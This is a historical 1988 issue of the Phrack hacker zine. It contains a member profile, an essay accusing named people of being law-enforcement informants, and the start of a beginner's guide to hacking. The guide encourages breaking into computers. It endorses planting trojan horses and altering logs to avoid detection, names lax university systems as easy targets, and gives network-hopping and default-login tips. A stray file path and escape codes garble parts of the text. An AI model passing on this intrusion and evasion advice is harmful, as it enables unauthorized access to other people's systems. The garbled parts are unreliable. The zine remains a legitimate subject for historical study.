==Phrack Inc.==

Volume Two, Issue 22, File 1 of 12

Phrack Inc. Newsletter Issue XXII Index

December 23, 1988

Happy Holidays And Welcome To Phrack Inc. Issue XXII!

As the golden days of the phreak/hack community fall behind us, it appears that many of the "old elites" have found themselves in highly respected jobs and throughout the course of time, their handles became synonymous with their real names. As the saying goes, "You can't keep a good hacker down," and many of these people are still interested in being a part of the community.

In order to help protect the anonymity of these people who are interested in writing for Phrack, we have brought back the concept of ">Unknown User<." This nametag will fill the spot for any author who desires to submit a file, but does not wish for his handle to be seen in the file itself. So if fear of publicity has held you back from submitting an article, don't worry any longer.

We here at Phrack Inc. would like to give The Mentor a special commendation for an extremely well written file. The spirit of The Phoenix Project continues within a really decent guide for new hackers.

Due to the large amounts of controversy regarding the recent rampage of the InterNet Worm, this issue of Phrack contains a lot of information about the Worm and its effects, the majority of which is scattered within the pages of Phrack World News, but we were also able to get a hold of Bob Page's Report.

For anyone who has a legitimate account on MCI Mail, GTE Telemail, or any of the standard Bitnet reachable places, let us know and we can have Phrack delivered to your mailbox.

For those of you wishing to submit files to Phrack Inc., please send them to us at our Bitnet accounts or if that is not possible, contact The Mentor on the Phoenix Project BBS (512-441-3088). Once again, its great to be back!

Taran King & Knight Lightning

C488869@UMCVMB.BITNET & C483307@UMCVMB.BITNET

=-=

This issue contains the following files;

==Phrack Inc.==

Volume Two, Issue 22, File 2 of 12

==Phrack Pro-Phile XXII==

Created By Taran King

Brought To You By Taran King and Knight Lightning

Done on October 8, 1988

Welcome to Phrack Pro-Phile XXII. Phrack Pro-Phile was created to bring information to you, the community, about retired or highly important/ controversial people. This issue, we bring to you a name from the past and a user of highly respected rankings in the history of the phreak/hack world...

Karl Marx

- -

Personal

Handle:	Karl Marx
Call Him:	James Salsman
Past Handles:	None
Handle Origin:	Bloom County (Something about Capitalists and Humor)
Date Of Birth:	12/2/67
Height:	6"0’
Weight:	155 lbs
Eye Color:	Blue
Hair Color:	Dark Brown
Shoe Size:	10 1/2
Computers:	Nondeterministic turing machines
Sysop/Co-Sysop Of:	Farmers of Doom

Origins In Phreak/Hack World:
Manufacturing Explosives -- He wanted to blow up his High School.

Origins In Phreak/Hack BBSes: Plovernet!

People In The Phreak/Hack World Met:

The Buccaneer, Mark Tabas, Shadow Master, and a few other Colorado types. He also actually made it to a TAP meeting a while ago [TelePub ’86], but he slept through it. All he remembers is that it was in New York and Scan Man was there in a baseball cap. He thinks it was in a "Days Inn" or something.

Experience Gained In The Following Ways:

Spending long hours pouring over Bell System Tech Journals from 1970-Present. He suggests to anyone who wants to learn non-trivial, but useful things -- or who just wants to get some really *powerful* vocabulary for social engineering -- try using your local college or large public library.

Knowledge Attributed To:

Nearly everyone who he’s ever talked to -- if you let people bullshit you long enough, you learn quite a bit just by figuring out why they are wrong.

Memorable Phreak/Hack BBSes: Plovernet, Legion of Doom, Shadowland, and of course the invisible 3rd level of FOD.

Work/Schooling (Major):

Carnegie Mellon University. He dropped out as soon as they let him work on interesting Cognitive Science and AI projects. He currently works at Expert Technologies -- the company has an expert system for putting together various Yellow Pages for client phone companies that he is not supposed to name (there's no point in naming them, 'cause by now they do every fucking Yellow Pages in the country -- ACK!) But that's just what makes the company money. He's working on user interfaces based on speech recogniton.

Conventions/Involvements Outside Of Phone Calls:

He thinks he went to that TAP [Telepub '86] meeting, but he doesn't remember much more than Scan Man's cap. He was INTENSELY tired and his girlfreind was complaining that everyone was a geek and that they had to find a way to get back in Pittsburgh in four hours.

Accomplishments:

He wrote somthing about Nitroglycerin. He probably killed a lot of aspiring phreaks on Plovernet by not putting in enough warnings like "Remember, DON'T make more than a few grams or you will be found dead and identified as Dinty Morre Beef Stew." He also came up with the "RESCOC -- Remote Satellite Course Correction System" file. It was PURE bullshit, but with headings like "How to manuver a satelite to crash it into cities (like Moscow)" it was a big hit with the "Hacker-Hype" media. AT&T denied everything.

Phreak/Hack Groups: He got a lot of mail saying somthing like;

"Congratulations! You MAY ALREADY HAVE WON membership into the NEW GROUP...

----- THE CAPTAINS OF CODES -----

It's the best new phreak/hack group since MIT! Just tell us everything you know and tell everyone else what a great group we are -- AND WE WILL LET YOU BE A MEMBER OF... ----- THE CAPTAINS OF CODES -----"
He usually ignored these "memberships." He believes Tabas understood the problem when he created the parody-group "Farmers of Doom."

Interests:

His main interest is AI. His particular application domains focus on Cognitive Science and Pattern recognition. He thinks he might have been interested in the telephone system -- but those days are over. He doesn't even remember the codes to do trunk selection on an RTA distribution point. And if the ROCs security folks think he still does that sort of thing they are going to have to prove it. :-)

Favorite Things;

Thinking:	Problem Solving
Conversation:	Exchange of information
Love:	Emotional fulfillment
Sex:	Physical fulfillment
Drugs:	Introspection
Poetry:	Metaphor, Imagery
Involvement:	Sense of Self-Worth
Music:	Rhythm, Harmonics
Food:	Flavor, Satisfaction
Breathing:	Inhalation of Oxygen

Most Memorable Experience:

The funniest thing that ever happened to him was the time he was arrested. The Secret Service had bugged this hotel room and surprised them (always remember, SECRET service and ROOM service are not *that* different.) They took them to a Denver Police holding tank that was filled with non-sober hooligans.

Unfortunately, he was in a business suit (having just returned from handing a $5,000,000.00 "certified" check to Charles Schwab in Sacramento). So there were all these drunk people asking me, "Ahre yha my lawer???"

Of course, Mark Tabas had it easy in his Hawaiian print shirt, but he had to deal with "Whatcha here fur?" Jim told them that he was being held for "Fraud." That explanation didn't seem to satisfy them -- "Har, har, har! Fraud! The kid's in here for fraud! Let me tell you what I'm in for! What do you think I'm here for??"

He didn't have the heart to tell the gentlemen that he really didn't care why they shared such a predicament so he responded with a blank stare. They then went on to describe crimes so horrible that he could hardly believe them, if it wasn't for the fact that most of them were at least two thirds covered in blood. That sort of gave them the advantage, so he went on to tell them that he must have been put in the wrong cell and that he was sure that the jailer would transfer him in just a few hours. They all seemed to accept that, and went on to insulting each other.

Some People To Mention:

- "I'd like to thank Who-Bob and T-Bob for their long hours they spent discussing new and innovative ESS social engineering techniques.
- I am forever indebted to Mark Tabas for his courage and demeanor in the face of adversity -- which is to say that getting busted didn't bother him as much as disk space problems did.
- There's this guy named "Chuck" in the 303 T5 center who I'd like to mention because he set up a RTA routing code for me that switched incoming toll trunks to BLV trunks -- if only everyone were that stupid!"

Inside Jokes: "Sorry, sir, we were just trying to find some wire for our science fair project, but as there appears to be nothing here but coffee grounds and cigarette ashes, we had better get going. Have a nice day!"

Serious Section: He's very strongly against geting busted.

Are Phreaks/Hackers You've Met Generally Computer Geeks?

He hopes not! Most of the people that used to be computer geeks around CMU now wear suits and ties and have six digit salaries. What a horrible thing! He wouldn't wish that on his worst enemy!

Busted For: He was busted for being in a hotel room with Steve Dahl. He was convicted of the law that says, in effect "it's illegal to lie to somebody more powerful than you." He stopped phreaking because he was on probation and didn't want to go to prison. He is NOT planning a comeback.

- -

Thanks for your time James.

Taran King and Knight Lightning

==Phrack Inc.==

Volume Two, Issue 22, File 3 of 12

The Judas Contract

Part Two Of The Vicious Circle Trilogy

An Exploration of The Quisling Syndrome and A Look At The Insurrection Of Security Into The Community

Presented by Knight Lightning

August 7, 1988

The Quisling Syndrome

Definition: Quisling - (Kwiz/lin) (1) n. Vidkun Quisling (1887 - 1945), Norwegian politician who betrayed his country to the Nazis and became its puppet ruler.

(2) n. A traitor.

- -

The "Quisling" Syndrome is rapidly becoming a common occurrence in the less than legal realms of the modem community. In general it starts out with a phreaker or hacker that is either very foolish or inexperienced. He somehow manages to get caught or busted for something and is scared beyond belief about the consequences of his actions. At this point, the law enforcement agency(s) realize that this one bust alone is worthless, especially since the person busted is probably someone who does not know much to begin with and would be a much better asset if he could assist them in grabbing other more experienced and dangerous hackers and phreaks. In exchange for these services the Judas will have his charges dropped or reduced and considering the more than likely parential pressure these Judases will receive, the contract will be fulfilled.

Example; Taken from Phrack World News Issue XV;

[This exceprt has been edited for this presentation. -KL]

- -

Mad Hatter; Informant?

July 31, 1987

We at Phrack Inc. have uncovered a significant amount of information that has led us to the belief that Mad Hatter is an informant for some law enforcement organization.

MH had also brought down several disks for the purpose of copying Phantasie Realm. Please note; PR was an IBM program and MH has an apple.

Control C told us that when he went to pick MH up at the bus terminal, he watched the bus pull in and saw everyone who disembarked. Suddenly Mad Hatter was there, but not from the bus he was supposed to have come in on. In addition to this, he had baking soda wraped in a five dollar bill that he tried to pass off as cocaine. Perhaps to make us think he was cool or something.

MH constantly tried to get left behind at ^C's apartment for unknown reasons. He also was seen at a neighbor's apartment making unauthorized calls into the city of Chicago. When asked who he called, his reply was "Don't worry about it." MH had absolutely no money with him during PartyCon (and incidentally ate everything in ^C's refrigerator) and yet he insisted that although he had taken the bus down and had return trip tickets for the bus, that he would fly back

home. How was this going to be achieved? He had no money and even if he could get a refund for the bus tickets, he would still be over $200 short. When asked how he was going to do this, his reply was "Don't worry about it."

On Saturday night while on the way to the Hard Rock Cafe, Mad Hatter asked Control C for the location of his computer system and other items 4 times. This is information that Hatter did not need to know, but perhaps a SS agent or someone could use very nicely.

When Phrack Inc. discovered that Dan The Operator was an FBI informant and made the news public, several people were criticizing him on Free World II Private. Mad Hatter on the other hand, stood up for Noah and said that he was still his friend despite what had happened. Then later when he realized that people were questioning his legitimacy, his original posts were deleted and he started saying how much he wanted to kill Dan The Operator and that he hated him.

Mad Hatter already has admitted to knowing that Dan The Operator was an FBI informant prior to SummerCon '87. He says the reason he didn't tell anyone is because he assumed we already knew.

A few things to add;

^*^ Some time ago, Mad Hatter was contacted by AT&T because of an illegal Alliance Teleconference that he was responsible for. There was no bust.

- -

Could this AT&T investigation have been the starting point for Mad Hatter's treason against the phreak/hack community? Is there more to it than that? We may never know the full truth behind this, however we do know that Mad Hatter was not the only one to know Dan The Operator's secret prior to SummerCon '87. The Executioner (who had close ties to TMC Security employees in Omaha, Nebraska) was fully aware of Dan The Operator's motives and intentions in the modem world.

There does not always have to be a bust involved for a phreak/hacker to turn Judas, sometimes fear and panic can be a more powerful motivator to become a Quisling.

Example; Taken From Phrack World News Issue XV;

[This exceprt has been edited for this presentation. -KL]

- -

Crisis On Infinite Hackers July 27, 1987
~~~~~~~~~~~~~~~~~~~~~~~~~

It all started on Tuesday, July 21, 1987. Among 30-40 others, Bill From RNOC, Eric NYC, Solid State, Oryan QUEST, Mark Gerardo, The Rebel, and Delta-Master have been busted by the United States Secret Service. There are rumored to be several more members of the more "elite" community busted as well, but since we can neither disprove or prove the validity of these rumors, I have chosen not to name them at this time.

One of the offshoots of this investigation is the end of The Lost City of Atlantis and The Lineman's treason against the community he once helped to bring about. In Pennsylvainia, 9 people were busted for credit card fraud. When asked where they learned how to perform the art in which they had been caught, they all responded with the reply of text files from The Lost City Of Atlantis.

So, the Secret Service decided to give The Lineman a visit. Lineman, age 16 (a minor) had no charges against him, but he panicked anyway and turned over the bulletin board, all g-philes, and the complete userlog to the Secret Service. This included information from the "Club Board." The final outcome of this action is still on its way. In the meantime, many hackers are preparing for the worst.

- -

The results and consequences from The Lineman's actions were far more severe than they originally appeared. It is highly speculated that The Lineman was in
~~~~~~~~~~~~~~~~~~~~~~~~~

possesion on a very large directory of phreaks/hackers/pirates that he had recently acquired. That list is now in the hands of the government and the Communications Fraud Control Association (as well as in the files of all of the individual security departments of CFCA members). I've seen it and more.

The Lineman was able to acquire this list because one phreak stole it from another and then began to trade it to his friends and to others for information and passwords, etc. and what happened from there is such an over exposure and lack of CONTROL that it fell into the wrong and dangerous hands. Acts such as this will with out a doubt eventually lead all of us towards entropy.

Captain Caveman, also known as Shawn of Phreakers Quest, began work to help TMC after he was set up by Scan Man during the summer of 1986.

However, being busted or feeling panic are still not the only motivations for becoming a Judas. John Maxfield, one of today's best known security consultants, was once a hacker under the handle(s) of Cable Pair and Uncle Tom. He was a member of the Detroit based Corrupt Computing and the original Inner Circle until he was contacted by the FBI and decided that it would be more fun to bust hackers than be one.

The following is an excerpt from Phrack World News Issue V;

[This article has been edited for this presentation. -KL]

- -

Computer Kids, Or Criminals?
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

John Maxfield is a computer security consultant who lives in a downriver suburb. Maxfield spends most of his working hours scanning BBSs, and is known by computer crime experts as a hacker tracker. His investigative work scanning boards has resulted in more prosecutions of computer hackers than anyone else in the field, say sources familiar with his work. Maxfield, who accepts death threats and other scare tactics as part of the job, says the trick is knowing the enemy. Next to his monstrous, homemade computer system, Maxfield boasts the only file on computer hackers that exists. [Not true any longer -KL] It contains several thousand aliases used by hackers, many followed by their real names and home phone numbers. All of it is the result of four years of steady hacker-tracking, says Maxfield. "I've achieved what most hackers would dearly love to achieve," said Maxfield. "Hacking the hacker is the ultimate hack."

Maxfield estimates there are currently 50,000 hackers operating in the computer underground and close to 1,000 underground bulletin boards. Of these, he estimates about 200 bulletin boards are "nasty," posting credit card numbers, phone numbers of Fortune 500 corporations, regional phone companies, banks, and even authored tutorials on how to make bombs and explosives. One growing camp of serious hackers is college students, who typically started hacking at 14 and are now into drug trafficking, mainly LSD and cocaine, said Maxfield.

Maxfield's operation is called BoardScan. He is paid by major corporations and institutions to gather and provide them with pertinent intelligence about the computer underground. Maxfield also relies on reformed hackers. Letters of thanks from VISA and McDonald's decorate a wall in his office along with an autographed photo of Scottie, the engineer on Star Trek's Starship Enterprise.

Often he contacts potential clients about business. "More often I call them and say, I've detected a hacker in your system," said Maxfield. "At that point, they're firmly entrenched. Once the hackers get into your computer, you're in trouble. It's analogous to having roaches or mice in the walls of your house. They don't make their presence known at first. But one day you open the refrigerator door and a handful of roaches drop out."

Prior to tracking hackers, Maxfield worked for 20-odd years in the hardware end of the business, installing and repairing computers and phone systems. When the FBI recruited him a few years back to work undercover as a hacker and phone phreak, Maxfield concluded fighting hacker crime must be his mission in life.

"So I became the hacker I was always afraid I would become," he said. Maxfield
~~~~~~~~~~~~~~~~~~~~~~~~~~~~

believes the hacker problem is growing more serious. He estimates there were just 400 to 500 hackers in 1982. Every two years, he says, the numbers increase by a factor of 10. Another worrisome trend to emerge recently is the presence of adult computer hackers. Some adults in the computer underground pose as Fagans, a character from a Charles Dickens novel who ran a crime ring of young boys, luring young hackers to their underground crime rings.

- -

John Freeman Maxfield's BoardScan is also known as the Semco Computer Club and Universial Export, the latter coming from the company name used by the British government in Ian Flemming's James Bond novels and subsequent motion pictures.

Another Judas hacker who went on to become a security consultant is the infamous Ian Arthur Murphy of I.A.M. Security. Perhaps he is better known as Captain Zap.

The following excerpt is from The Wall Street Journal;

[This article has been edited for this presentation. -KL]

- -

It Takes A Hacker To Catch A Hacker As Well As A Thief November 3, 1987
~~~~~~

by Dennis Kneale (Staff Reporter Of The Wall Street Journal)

"Computer Hacker Ian [Arthur] Murphy Prowls A Night
Beat Tracking Down Other Hackers Who Pirate Data"

Capt. Zap actually Ian A. Murphy, is well-known as one of the first convicted computer-hacker thieves. He has since reformed -- he swears it -- and has been resurrected as a consultant, working the other side of the law.

CRIME CREDENTIALS

Other consultants, many of them graying military vets, try to flush out illicit hackers. But few boast the distinction of being a real hacker -- and one with a felony among his credentials. Capt. Zap is more comfortable at the screen than in a conversation. Asked to name his closest friend, he shakes his head and throws up his hands. He has none. "I don't like people," he says. "They're dreadful."

"He's legendary in the hacking world and has access to what's going on. That's a very valuable commodity to us," says Robert P. Campbell of Advanced Information Management in Woodbridge, Va., Mr. Murphy's mentor, who has hired him for consulting jobs. The 30-year-old Mr. Murphy is well-connected into his nocturnal netherworld. Every night till 4 a.m., he walks a beat through some of the hundreds of electronic bulletin boards where hackers swap tales and techniques of computer break-ins.

It is very busy these nights. On the Stonehenge bulletin board, "The Marauder" has put up a phone number for Citibank's checking and credit-card records, advising, "Give it a call." On another board, Mr. Murphy finds a primer for rookie "hacklings," written by "The Knights Of Shadow." On yet another he sifts out network codes for the Defense Department's research agency.

He watches the boards for clients and warns when a system is under attack. For a fee of $800 a day and up, his firm, IAM/Secure Data Systems Inc., will test the security of a data base by trying to break in, investigate how the security was breached, eavesdrop on anyone you want, and do anything else that strikes his fancy as nerd vs. spy. He says his clients have included Monsanto Co., United Airlines, General Foods Corp., and Peat Marwick. Some probably don't know he worked for them. His felony rap -- not to mention his caustic style -- forces him to work often under a more established consultant. "Ian hasn't grown up yet, but he's technically a brilliant kid," says Lindsey L. Baird, an Army veteran whose firm, Info-Systems Safeguards in Morristown, New Jersey has hired Capt. Zap.

Mr. Murphy's electronic voyeurism started early, At age 14, he would sneak into the backyard to tap into the phone switch box and listen to neighbor's calls. (He still eavesdrops now and then.) He quit highschool at age 17. By 19 he was impersonating a student and sneaking into the computer center Temple University to play computer games.
~~~~~~

EASY TRANSITION

From there it was an easy transition to Capt. Zap's role of breaking in and peeking at academic records, credit ratings, a Pentagon list of the sites of missiles aimed at the U.S., and other verboten verbiage. He even left his resume inside Bell of Pennsylvania's computer, asking for a job.

The electronic tinkering got him into trouble in 1981. Federal agents swarmed around his parent's home in the wealthy suburb of Gladwyne, Pa. They seized a computer and left an arrest warrant. Capt. Zap was in a ring of eight hackers who ran up $212,000 in long-distance calls by using a "blue box" that mimics phone-company gear. They also ordered $200,000 in hardware by charging it to stolen credit-card numbers and using false mail drops and bogus purchase orders. Mr. Murphy was the leader because "I had the most contempt" for authority, he says.

In 1982, he pleaded guilty to receiving stolen goods and was sentenced to 1,000 hours of community service and 2 1/2 years of probation. "It wasn't illegal. It was electronically unethical," he says, unrepentant. "Do you know who likes the phone company?" Who would have a problem with ripping them off?"

Mr. Murphy, who had installed commercial air conditioning in an earlier job, was unable to find work after his arrest and conviction. So the hacker became a hack. One day in his cab he picked up a Dun & Bradstreet Corp. manager while he was carrying a printout of hacker instructions for tapping Dun's systems. Thus, he solicited his first consulting assignment: "I think you need to talk to me." He got the job.

As a consultant, Mr. Murphy gets to do, legally, the shenanigans that got him into trouble in the first place. "When I was a kid, hacking was fun. Now I can make money at it and still have a lot of fun."

- -

Now because of all the publicity surrounding our well known friends like Ian Murphy or John Maxfield, some so-called hackers have decided to cash in on news coverage themselves.

Perhaps the most well known personality that "sold out" is Bill Landreth aka The Cracker, who is the author of "Out Of The Inner Circle," published by Microsoft Press. The book was definitely more fiction than fact as it tried to make everyone believe that not only did The Cracker form the Inner Circle, but that it was the first group ever created. However, for starters, The Cracker was a second-rate member of Inner Circle II. The publicity from the book may have served to bring him some dollars, but it ultimately focused more negative attention on the community adding to an already intense situation. The Cracker's final story had a little sadder ending...

Taken from Phrack World News Issue X;

[This article has been edited for this presentation. -KL]

- -

The Cracker Cracks Up? December 21, 1986

"Computer 'Cracker' Is Missing -- Is He Dead Or Is He Alive"

ESCONDIDO, Calif. -- Early one morning in late September, computer hacker Bill Landreth pushed himself away from his IBM-PC computer -- its screen glowing with an uncompleted sentence -- and walked out the front door of a friend's home here.

He has not been seen or heard from since.

The authorities want him because he is the "Cracker", convicted in 1984 of breaking into some of the most secure computer systems in the United States, including GTE Telemail's electronic mail network, where he peeped at NASA Department of Defense computer correspondence.

His literary agent wants him because he is Bill Landreth the author, who already has cashed in on the successful publication of one book on computer hacking and who is overdue with the manuscript of a second computer book.

The Institute of Internal Auditors wants him because he is Bill Landreth the

public speaker who was going to tell the group in a few months how to make their computer systems safer from people like him.

The letter, typed into his computer, then printed out and left in his room for someone to discover, touched on the evolution of mankind, prospects for man's immortality and the defeat of the aging process, nuclear war, communism versus capitalism, society's greed, the purpose of life, computers becoming more creative than man and finally -- suicide.

The last page reads:

"As I am writing this as of the moment, I am obviously not dead. I do, however, plan on being dead before any other humans read this. The idea is that I will commit suicide sometime around my 22nd birthday..."

The note explained:

"I was bored in school, bored traveling around the country, bored getting raided by the FBI, bored in prison, bored writing books, bored being bored. I will probably be bored dead, but this is my risk to take."

But then the note said:

"Since writing the above, my plans have changed slightly.... But the point is, that I am going to take the money I have left in the bank (my liquid assets) and make a final attempt at making life worthy. It will be a short attempt, and I do suspect that if it works out that none of my current friends will know me then. If it doesn't work out, the news of my death will probably get around. (I won't try to hide it.)"

Landreth's birthday is December 26 and his best friend is not counting on seeing him again.

"We used to joke about what you could learn about life, especially since if you don't believe in a God, then there's not much point to life," said Tom Anderson, 16, a senior at San Pasqual High School in Escondido, about 30 miles north of San Diego. Anderson also has been convicted of computer hacking and placed on probation.

Anderson was the last person to see Landreth. It was around September 25 -- he does not remember exactly. Landreth had spent a week living in Anderson's home so the two could share Landreth's computer. Anderson's IBM-PC had been confiscated by authorities, and he wanted to complete his own book.

Anderson said he and Landreth were also working on a proposal for a movie about their exploits.

Apparently Landreth took only his house key, a passport, and the clothes on his back.

But concern grew by October 1, when Landreth failed to keep a speaking engagement with a group of auditors in Ohio, for which he would have received $1,000 plus expenses. Landreth may have kept a messy room and poor financial records, but he was reliable enough to keep a speaking engagement, said his friends and literary agent, Bill Gladstone, noting that Landreth's second manuscript was due in August and had not yet been delivered.

But, the manuscript never came and Landreth has not reappeared.

Steve Burnap, another close friend, said that during the summer Landreth had grown lackadaisical toward life. "He just didn't seem to care much about anything anymore."

- -

Landreth eventually turned up in Seattle, Washington around the third week of July 1987. Because of his breaking probation, he is back in jail finishing his sentence.

Another individual who wanted to publicize himself is Oryan QUEST. Ever since

the "Crisis On Infinite Hackers" that occurred on July 21, 1987, QUEST has been "pumping" information to John Markoff -- a reporter for the San Francisco Examiner who now has moved up to the New York Times. Almost t everything Oryan QUEST has told John Markoff are utter and complete lies and false boasts about the powerful things OQ liked to think he could do with a computer. This in itself is harmless, but when it gets printed in newspapers like the New York Times, the general public get a misleading look at the hacker community which can only do us harm. John Markoff has gone on to receive great fame as a news reporter and is now considered a hacker expert -- utterly ridiculous.

Infiltration
~~~~~~~~~~~~

One way in which the hacking community is constantly being infiltrated happens on some of today's best known bulletin boards. Boards like Pirate-80 sysoped by Scan Man (who was also working for Telemarketing Company; a telecommunications reseller in Charleston, West Virginia) can be a major problem. On P-80 anyone can get an account if you pay a nominal fee and from there a security consultant just has to start posted supplied information to begin to draw attention and fame as being a super hacker. Eventually he will be asked to join ill-formed groups and start to appear on boards with higher levels of information and blend into the community. After a while he will be beyond suspicion and as such he has successfully entered the phreak/hack world. Dan The Operator was one such agent who acted in this way and would have gone on being undiscovered if not for the events of SummerCon '87 whereafter he was exposed by Knight Lightning and Phrack Inc.

:Knight Lightning

"The Future Is Forever"

=-=
~~~~~~~~~~~~

==Phrack Inc.==

Volume Two, Issue 22, File 4 of 12

```
              ++++++++++++++++++++++++++++++++++++++++++++++++
              |              The LOD/H Presents               |
++++++++++++++++                                              ++++++++++++++++
 \033                 A Novice's Guide to Hacking- 1989 edition                 /
  \033                ========================================                /
   \033                                  by                                  /
    \033                            The Mentor                              /
     \033                 Legion of Doom/Legion of Hackers                 /
      \033                                                                 /
       \033                       December, 1988                         /
        \033                  Merry Christmas Everyone!                  /
         \033++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++/
```


Introduction: The State of the Hack

After surveying a rather large g-file collection, my attention was drawn to the fact that there hasn't been a good introductory file written for absolute beginners since back when Mark Tabas was cranking them out (and almost *everyone* was a beginner!) The Arts of Hacking and Phreaking have changed radically since that time, and as the 90's approach, the hack/phreak community has recovered from the Summer '87 busts (just like it recovered from the Fall '85 busts, and like it will always recover from attempts to shut it down), and the progressive media (from Reality Hackers magazine to William Gibson and Bruce Sterling's cyberpunk fables of hackerdom) is starting to take notice of us for the first time in recent years in a positive light.

Unfortunately, it has also gotten more dangerous since the early 80's. Phone cops have more resources, more awareness, and more intelligence than they exhibited in the past. It is becoming more and more difficult to survive as a hacker long enough to become skilled in the art. To this end this file is dedicated. If it can help someone get started, and help them survive to discover new systems and new information, it will have served it's purpose, and served as a partial repayment to all the people who helped me out when was a beginner.

Contents

This file will be divided into four parts:

- Part 1: What is Hacking, A Hacker's Code of Ethics, Basic Hacking Safety
- Part 2: Packet Switching Networks: Telenet- How it Works, How to Use it, Outdials, Network Servers, Private PADs
- Part 3: Identifying a Computer, How to Hack In, Operating System Defaults
- Part 4: Conclusion; Final Thoughts, Books to Read, Boards to Call, Acknowledgements

Part One: The Basics

As long as there have been computers, there have been hackers. In the 50's at the Massachusets Institute of Technology (MIT), students devoted much time and energy to ingenious exploration of the computers. Rules and the law were disregarded in their pursuit for the 'hack.' Just as they were enthralled with their pursuit of information, so are we. The thrill of the hack is not in breaking the law, it's in the pursuit and capture of knowledge.

To this end, let me contribute my suggestions for guidelines to follow to

ensure that not only you stay out of trouble, but you pursue your craft without damaging the computers you hack into or the companies who own them.

I. Do not intentionally damage *any* system.
II. Do not alter any system files other than ones needed to ensure your escape from detection and your future access (Trojan Horses, Altering Logs, and the like are all necessary to your survival for as long as possible).
III. Do not leave your (or anyone else's) real name, real handle, or real phone number on any system that you access illegally. They *can* and will track you down from your handle!
IV. Be careful who you share information with. Feds are getting trickier Generally, if you don't know their voice phone number, name, and occupation or haven't spoken with them voice on non-info trading conversations, be wary.
V. Do not leave your real phone number to anyone you don't know. This includes logging on boards, no matter how k-rad they seem. If you don't know the sysop, leave a note telling some trustworthy people that will validate you.
VI. Do not hack government computers. Yes, there are government systems that are safe to hack, but they are few and far between. And the government has inifitely more time and resources to track you down than a company who has to make a profit and justify expenses.
VII. Don't use codes unless there is *NO* way around it (you don't have a local telenet or tymnet outdial and can't connect to anything 800). You use codes long enough, you will get caught. Period.
VIII. Don't be afraid to be paranoid. Remember, you *are* breaking the law. It doesn't hurt to store everything encrypted on your hard disk, or keep your notes buried in the backyard or in the trunk of your car. You may feel a little funny, but you'll feel a lot funnier when you when you meet Bruno, your transvestite cellmate who axed his family to death.
IX. Watch what you post on boards. Most of the really great hackers in the country post *nothing* about the system they're currently working except in the broadest sense (I'm working on a UNIX, or a COSMOS, or something generic. Not "I'm hacking into General Electric's Voice Mail System" or something inane and revealing like that).
X. Don't be afraid to ask questions. That's what more experienced hackers are for. Don't expect *everything* you ask to be answered, though. There are some things (LMOS, for instance) that a begining hacker shouldn't mess with. You'll either get caught, or screw it up for others, or both.
XI. Finally, you have to actually hack. You can hang out on boards all you want, and you can read all the text files in the world, but until you actually start doing it, you'll never know what it's all about. There's no thrill quite the same as getting into your first system (well, ok, I can thinksavea couple of biggers thrills, but you get the picture).

One of the safest places to start your hacking career is on a computer system belonging to a college. University computers have notoriously lax security, and are more used to hackers, as every college computer department ment has one or two, so are less likely to press charges if you should be detected. But the odds of them detecting you and having the personel to committ to tracking you down are slim as long as you aren't destructive.

If you are already a college student, this is ideal, as you can legally explore your computer system to your heart's desire, then go out and look for similar systems that you can penetrate with confidence, as you're already familar with them.

So if you just want to get your feet wet, call your local college. Many of them will provide accounts for local residents at a nominal (under $20) charge.

Finally, if you get caught, stay quiet until you get a lawyer. Don't volunteer any information, no matter what kind of 'deals' they offer you. Nothing is binding unless you make the deal through your lawyer, so you might as well shut up and wait.

Part Two: Networks

~~~~~~~~~~~~~~~~~~~

The best place to begin hacking (other than a college) is on one of the bigger networks such as Telenet. Why? First, there is a wide variety of computers to choose from, from small Micro-Vaxen to huge Crays. Second, the networks are fairly well documented. It's easier to find someone who can help you with a problem off of Telenet than it is to find assistance concerning your local college computer or high school machine. Third, the networks are safer. Because of the enormous number of calls that are fielded every day by the big networks, it is not financially practical to keep track of where every call and connection are made from. It is also very easy to disguise your location using the network, which makes your hobby much more secure.

Telenet has more computers hooked to it than any other system in the world once you consider that from Telenet you have access to Tymnet, ItaPAC, JANET, DATAPAC, SBDN, PandaNet, THEnet, and a whole host of other networks, all of which you can connect to from your terminal.

The first step that you need to take is to identify your local dialup port. This is done by dialing 1-800-424-9494 (1200 7E1) and connecting. It will spout some garbage at you and then you'll get a prompt saying 'TERMINAL= '. This is your terminal type. If you have vt100 emulation, type it in now. Or just hit return and it will default to dumb terminal mode.


You'll now get a prompt that looks like a @. From here, type @c mail <cr> and then it will ask for a Username. Enter 'phones' for the username. When it asks for a password, enter 'phones' again. From this point, it is menu driven. Use this to locate your local dialup, and call it back locally. If you don't have a local dialup, then use whatever means you wish to connect to one long distance (more on this later).

When you call your local dialup, you will once again go through the TERMINAL= stuff, and once again you'll be presented with a @. This prompt lets you know you are connected to a Telenet PAD. PAD stands for either Packet Assembler/Disassembler (if you talk to an engineer), or Public Access Device (if you talk to Telenet's marketing people.) The first description is more correct.

Telenet works by taking the data you enter in on the PAD you dialed into, bundling it into a 128 byte chunk (normally... this can be changed), and then transmitting it at speeds ranging from 9600 to 19,200 baud to another PAD, who then takes the data and hands it down to whatever computer or system it's connected to. Basically, the PAD allows two computers that have different baud rates or communication protocols to communicate with each other over a long distance. Sometimes you'll notice a time lag in the remote machines response. This is called PAD Delay, and is to be expected when you're sending data through several different links.

What do you do with this PAD? You use it to connect to remote computer systems by typing 'C' for connect and then the Network User Address (NUA) of the system you want to go to.

An NUA takes the form of 031103130002520



This is a summary of DNIC's (taken from Blade Runner's file on ItaPAC) according to their country and network name.

DNIC	Network Name	Country	DNIC	Network Name	Country
02041	Datanet 1	Netherlands	03110	Telenet	USA
02062	DCS	Belgium	03340	Telepac	Mexico
~~~~~~~~~~~~~~~~~~~

02080	Transpac	France	03400	UDTS-Curacau	Curacau
02284	Telepac	Switzerland	04251	Isranet	Israel
02322	Datex-P	Austria	04401	DDX-P	Japan
02329	Radaus	Austria	04408	Venus-P	Japan
02342	PSS	UK	04501	Dacom-Net	South Korea
02382	Datapak	Denmark	04542	Intelpak	Singapore
02402	Datapak	Sweden	05052	Austpac	Australia
02405	Telepak	Sweden	05053	Midas	Australia
02442	Finpak	Finland	05252	Telepac	Hong Kong
